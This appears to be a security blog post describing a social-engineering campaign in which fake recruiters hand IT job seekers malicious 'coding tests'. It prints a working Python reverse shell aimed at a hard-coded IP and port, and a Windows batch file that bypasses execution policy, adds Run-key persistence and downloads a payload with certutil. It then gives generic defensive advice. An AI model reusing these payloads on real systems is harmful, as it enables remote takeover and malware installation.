Listen to this Post
Introduction:

A new social engineering campaign is targeting IT professionals through fake job interviews, demonstrating an alarming evolution in attack vectors. Hackers are posing as recruiters to build trust before delivering malicious code under the guise of technical assessments, bypassing traditional security awareness. This sophisticated approach exploits the job-seeking process to compromise systems through what appears to be legitimate interview tasks.
Learning Objectives:
- Understand the social engineering tactics used in fake job interview scams
- Learn to identify malicious code disguised as technical assessments
- Implement protective measures against social engineering attacks
You Should Know:
1. The Social Engineering Lure
The attack begins with professional-looking job offers sent through legitimate platforms like LinkedIn or Indeed. Attackers create convincing company profiles and job descriptions to establish credibility. After initial communications, they schedule technical interviews conducted via chat applications where they present “coding challenges” that are actually malicious payloads.
Step-by-step guide explaining what this does and how to use it:
– Phase 1: Reconnaissance – attackers research your profile to create personalized lures
– Phase 2: Trust Building – multiple professional communications establish legitimacy
– Phase 3: Payload Delivery – malicious code presented as technical assessment
– Phase 4: Execution – social pressure to run the provided “test code”
2. Linux Reverse Shell Payload Analysis
The attackers provided a Base64-encoded Python script that, when decoded and executed, creates a reverse shell connection to their command and control server.
Step-by-step guide explaining what this does and how to use it:
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("185.243.115.230",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
subprocess.call(["/bin/sh","-i"])
This Python code establishes a reverse shell that gives the attacker full control of your system. The connection originates from your machine to theirs, often bypassing firewall protections.
3. Windows Batch File Persistence Mechanism
For Windows targets, attackers delivered a batch file disguised as a setup script that installed persistence mechanisms and information stealers.
Step-by-step guide explaining what this does and how to use it:
@echo off
powershell -ExecutionPolicy Bypass -File "malware.ps1"
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Update /t REG_SZ /d "C:\malware.exe"
certutil -urlcache -split -f http://malicious-domain.com/payload.exe C:\Windows\Temp\payload.exe
This batch file disables execution policies, adds persistence to the registry, and downloads additional payloads using legitimate Windows tools.
4. Detection and Prevention Strategies
Implement technical controls to prevent successful execution of such attacks even if social engineering succeeds.
Step-by-step guide explaining what this does and how to use it:
– Application Whitelisting: Implement AppLocker or similar solutions
 AppLocker policy to restrict script execution
New-AppLockerPolicy -RuleType Publisher,Path -User Everyone -Xml > AppLocker_Policy.xml
– Network Monitoring: Detect reverse shell connections
 Monitor for outbound connections on uncommon ports
netstat -tuln | grep ESTABLISHED
– Email Filtering: Configure advanced threat protection to scan for malicious attachments
5. Security Awareness Training Modifications
Traditional security training often misses these sophisticated job-themed attacks. Update your training programs to include:
Step-by-step guide explaining what this does and how to use it:
– Implement specific modules on job search security
– Teach employees to verify company identities through independent means
– Establish protocol for handling unsolicited technical assessments
– Create reporting procedures for suspicious recruitment communications
6. Technical Interview Security Protocol
Organizations should establish secure methods for conducting legitimate technical assessments.
Step-by-step guide explaining what this does and how to use it:
– Use dedicated assessment platforms (HackerRank, Codility)
– Never execute unknown code directly on production systems
– Implement sandboxed environments for code testing
– Verify interviewer identities through official company channels
– Establish clear communication protocols for technical interviews
7. Incident Response Planning for Social Engineering
Have specific response procedures for social engineering incidents that may bypass technical controls.
Step-by-step guide explaining what this does and how to use it:
– Immediate isolation of affected systems
– Credential rotation and access review
– Forensic analysis of executed code
– Communication protocol for potential data breaches
– Legal considerations for fake company profiles
What Undercode Say:
- Social engineering attacks are evolving beyond phishing emails to exploit professional processes
- The technical sophistication lies in using legitimate tools to avoid detection
- Job seekers are particularly vulnerable due to lowered skepticism during interviews
- Organizations must update security training to address these hybrid threats
- Multi-layered defense combining technical controls and awareness is essential
This attack methodology represents a significant shift in social engineering tactics. By exploiting the job search process, attackers bypass traditional skepticism and directly target technical professionals who may have elevated access. The double-lure of career opportunity combined with technical challenge creates a powerful psychological hook that even security-aware individuals might fall for. The use of simple but effective payloads demonstrates that sophistication isn’t always in the code, but in the delivery mechanism.
Prediction:
This fake job interview tactic will likely evolve into more targeted spear-phishing campaigns against specific organizations, potentially combined with AI-generated personas that make detection even more challenging. We anticipate seeing more attacks that exploit business processes beyond hiring, such as vendor onboarding, partnership discussions, and acquisition talks. As remote work continues, these virtual trust-building attacks will become more prevalent, potentially using deepfake technology in video interviews to enhance credibility. The cybersecurity industry will need to develop specialized detection capabilities for these business process compromise attacks rather than focusing solely on technical indicators.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Arnaudformationia Lurssaf – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


